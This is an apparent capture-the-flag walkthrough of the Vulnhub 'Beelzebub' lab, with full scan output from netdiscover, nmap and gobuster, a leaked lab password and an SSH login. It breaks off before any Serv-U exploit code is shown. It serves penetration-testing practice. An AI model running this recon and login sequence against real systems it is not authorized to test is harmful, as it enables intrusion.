
Beelzebub


মঙ্গলবার, 28 সেপ্টেম্বর, 2021 6:56 AM

First I ferret the ip address of the vulnerable server using netdiscover




```
 Currently scanning: 192.168.104.0/16   |   Screen View: Unique Hosts

 52 Captured ARP Req/Rep packets, from 17 hosts.   Total size: 3120
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.0.1     50:d4:f7:da:e8:0f     29    1740  TP-LINK TECHNOLOGIES CO.,LTD.
 192.168.0.135   08:00:27:69:3a:da      1      60  PCS Systemtechnik GmbH
 192.168.0.104   9a:c9:b5:68:9f:0b      1      60  Unknown vendor
 192.168.0.111   9c:5c:8e:d8:f0:3e      1      60  ASUSTek COMPUTER INC.
 192.168.0.136   80:5e:c0:a6:ec:dc      1      60  YEALINK(XIAMEN) NETWORK TECHNOLOGY CO.,LTD.
 192.168.0.137   44:a5:6e:6f:96:31      1      60  NETGEAR
 192.168.0.165   30:e3:7a:b2:6f:3d      1      60  Intel Corporate
 192.168.0.140   9e:e7:a8:c2:be:ab      1      60  Unknown vendor
 192.168.0.149   88:e9:fe:6e:0f:f0      1      60  Apple, Inc.
 192.168.0.150   28:39:26:d0:6f:d9      1      60  CyberTAN Technology Inc.
 192.168.0.171   3c:f8:62:69:0f:1e      5     300  Intel Corporate
 192.168.0.181   a0:51:0b:fa:93:2b      1      60  Intel Corporate
 192.168.0.194   20:34:fb:4c:ce:39      1      60  Xiaomi Communications Co Ltd
 192.168.0.248   ec:5c:68:e4:d5:2a      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
 192.168.0.131   90:78:41:15:23:e0      1      60  Intel Corporate
 192.168.0.144   f2:90:a7:05:1d:27      1      60  Unknown vendor
 0.0.0.0         3c:f8:62:69:0f:1e      4     240  Intel Corporate
```

Then I used nmap to find the open ports



```
┌──(root💀 kali)-[/home/kali]
└─# nmap -A -p- 192.168.0.135
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 03:18 EDT
Nmap scan report for 192.168.0.135
Host is up (0.00040s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
|   256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
|_  256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:69:3A:DA (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=9/28%OT=22%CT=1%CU=42688%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=6152C1C7%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=101%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms 192.168.0.135
```

Since 80 port was open I decided to check the webpage



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

There was nothing much. So I checked the index page.






Not Found

The requested URL was not found on this server.


Apache/2.4.30 (Ubuntu)

The index page was not found. But the apache version showed here was 2.4.30 but the apache version in nmap was 2.4.29.



```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:69:3A:DA (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on
TCP/IP fingerprint:
```

To further confirm it I checked the /ind directory and it also showed 2.4.29. In conclusion the index file was misleading.




Not Found

The requested URL was not found on this server.


Apache/2.4.29 (Ubuntu) Server at 192.168.0.135 Port 80

So I checked the page source of the index page and I found a message there.




```
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<!--My heart was encrypted, "beelzebub" somehow hacked and decoded it.-md5-->
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.30 (Ubuntu)</address>
</body></html>
```

As instructed I encoded the word beelzebub with md5 to find the a hash.




```
┌──(root💀kali)-[/home/kali]
└─# echo -n beelzebub | md5sum
d18e1e22becbd915b45e0e655429d487  -
```

I used the hash to visit the page but nothing interesting was found. So I used gobuster to find other directories.




```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -u http://192.168.0.135/d18e1e22becbd915b45e0e655429d487/ --wordlist=/usr/sha
re/seclists/Discovery/Web-Content/common.txt -o dir-md5.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.135/d18e1e22becbd915b45e0e655429d487/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
```



```
2021/09/28 03:50:52 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 57718]
/wp-admin             (Status: 301) [Size: 350] [⟶ http://192.168.0.135/d18e1e22becbd915b45e
0e655429d487/wp-admin/]
/wp-content           (Status: 301) [Size: 352] [⟶ http://192.168.0.135/d18e1e22becbd915b45e
0e655429d487/wp-content/]
/wp-includes          (Status: 301) [Size: 353] [⟶ http://192.168.0.135/d18e1e22becbd915b45e
0e655429d487/wp-includes/]
Progress: 4650 / 4703 (98.87%)
/xmlrpc.php           (Status: 405) [Size: 42]

Progress: 4702 / 4703 (99.98%)
Progress: 4702 / 4703 (99.98%)
```

I went to /wp-content . It had a blank page. I looked for its directories and went to /ep-content/uploads




Index of /d18e1e22becbd915
192.168.0.135/d18e1e22becbd915b45e0e655429d487/wp-content/uploads/
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB

Index of /d18e1e22becbd915b45e0e655429d487/wp-content/u

Name	Last modified	Size	Description
Parent Directory		-	
2021/	2021-03-19 11:48	-	
Talk To VALAK/	2021-03-19 15:46	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.0.135 Port 80

I clicked the talk to valak link and found this webpage




Beelzebub | Make a wish to VALAK! - Mozilla Firefox
Beelzebub | Make a wish
192.168.0.135/d18e1e22becbd915b45e0e655429d487/wp-content/uploads/Talk To VALAK/
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Beelzebub

The person making the pact sometimes tries to outwit the devil, but loses in the end.


Your name: Make A Deal!

When I opened the vulnhub server the name showed was krampus.




(Though it's better to use wpscan to find the users)

So I used krampus on the box and clicked say hi to valktalk.
Then I inspected the page



Beelzebub | Make a wish to VALAK! - Mozilla Firefox
Beelzebub | Make a wish
New Tab
192.168.0.135/d18e1e22becbd915b45e0e655429d487/wp-content/uploads/Talk To VALAK/index.php
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB




The person making the pact sometimes tries to outwit the devil, but loses in the end.


Your name: krampus

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Cookie	b7d0eff31b9cde9a862dc157bb33ec2a	192.168.0.135	/d18e1e22be...	Session	38	false	false	None	Tue, 28 Sep 2021 10:23:...
Password	M4k3Ad3a1	192.168.0.135	/d18e1e22be...	Session	17	false	false	None	Tue, 28 Sep 2021 10:23:...

I used this password to logged ssh user krampus




```
┌──(root💀 kali)-[/home/kali]
└─# ssh krampus@192.168.0.135
The authenticity of host '192.168.0.135 (192.168.0.135)' can't be established.
ECDSA key fingerprint is SHA256:erz9C9WEWhhV5KMnnpxYEiDQ015ORbFLU/4HNeyevdQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.135' (ECDSA) to the list of known hosts.
krampus@192.168.0.135's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

391 packages can be updated.
268 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Sat Mar 20 00:38:04 2021 from 192.168.1.7
krampus@beelzebub:~$ 
```



```
krampus@beelzebub:~$ ls -la
total 104
drwsrwxrwx 17 krampus krampus  4096 Mar 20  2021 .
drwxr-xr-x  3 root    root     4096 Mar 16  2021 ..
-rw───────  1 krampus krampus  1407 Mar 20  2021 .bash_history
drwx────── 11 krampus krampus  4096 Mar 20  2021 .cache
drwxrwxrwx 14 krampus krampus  4096 May 26  2020 .config
drwxrwxrwx  3 krampus krampus  4096 Oct 20  2019 .dbus
drwxrwxrwx  2 krampus krampus  4096 Mar 19  2021 Desktop
drwxrwxrwx  2 krampus krampus  4096 Apr  8  2020 Documents
drwxrwxrwx  2 krampus krampus  4096 Mar 19  2021 Downloads
drwxrwxrwx  3 krampus krampus  4096 Oct 20  2019 .gnupg
drwxrwxrwx  2 krampus krampus  4096 Oct 20  2019 .gvfs
-rwxrwxrwx  1 krampus krampus 12844 Mar 20  2021 .ICEauthority
drwxr-xr-x  3 krampus krampus  4096 Mar 19  2021 .local
drwxrwxrwx  5 krampus krampus  4096 Apr  2  2020 .mozilla
drwxrwxrwx  2 krampus krampus  4096 Oct 20  2019 Music
drwxrwxrwx  2 krampus krampus  4096 Oct 21  2019 Pictures
-rwxrwxrwx  1 krampus krampus   807 Oct 20  2019 .profile
drwxrwxrwx  2 krampus krampus  4096 Oct 20  2019 Public
-rwxrwxrwx  1 krampus krampus    66 Oct 20  2019 .selected_editor
-rw-rw-r--  1 krampus krampus    83 May 26  2020 .Serv-U-Tray.conf
-rwxrwxrwx  1 krampus krampus     0 Oct 20  2019 .sudo_as_admin_successful
drwxrwxrwx  2 krampus krampus  4096 Oct 20  2019 Templates
drwxrwxrwx  2 krampus krampus  4096 Oct 20  2019 Videos
-rw-rw-r--  1 krampus krampus   173 Mar 20  2021 .wget-hsts
```

I looked around for clues. I found a file name .Serv-U-Tray.conf

I googled it and found it's a file server with exploits




About 1,430,000 results (0.34 seconds)

https://www.processlibrary.com › directory › files › ser...

What is serv-u-tray.exe? - ProcessLibrary


The **serv-u-tray**.exe is an executable file on your computer's hard drive. This file contains machine code. If **you** start the software **Serv-U** File Server on ...

To check the exploit I looked into bash history




```
krampus@beelzebub:~$ cat .bash_history
mysql -u root -p
clear
su root
clear
lks
ls
clear
nano /etc/host
nano /etc/hosts
su root
su root
rm -rf sudo-1.9.6p1 sudo-1.9.6p1.tar.gz wordpress-5.3.2.zip
su root
clear
exit
chmod 0750 html/
ifconfig
cd /var/lib/mysql/
clear
ls
cd wordpress/
sudo su
su root
clear
ls
cd Desktop/
clear
ls
cat user.txt
clear
uname -a
sudo -l
sudo -i
```

There I found the exploit link. I downloaded the file which was saved as 47009 and opened it to find some code

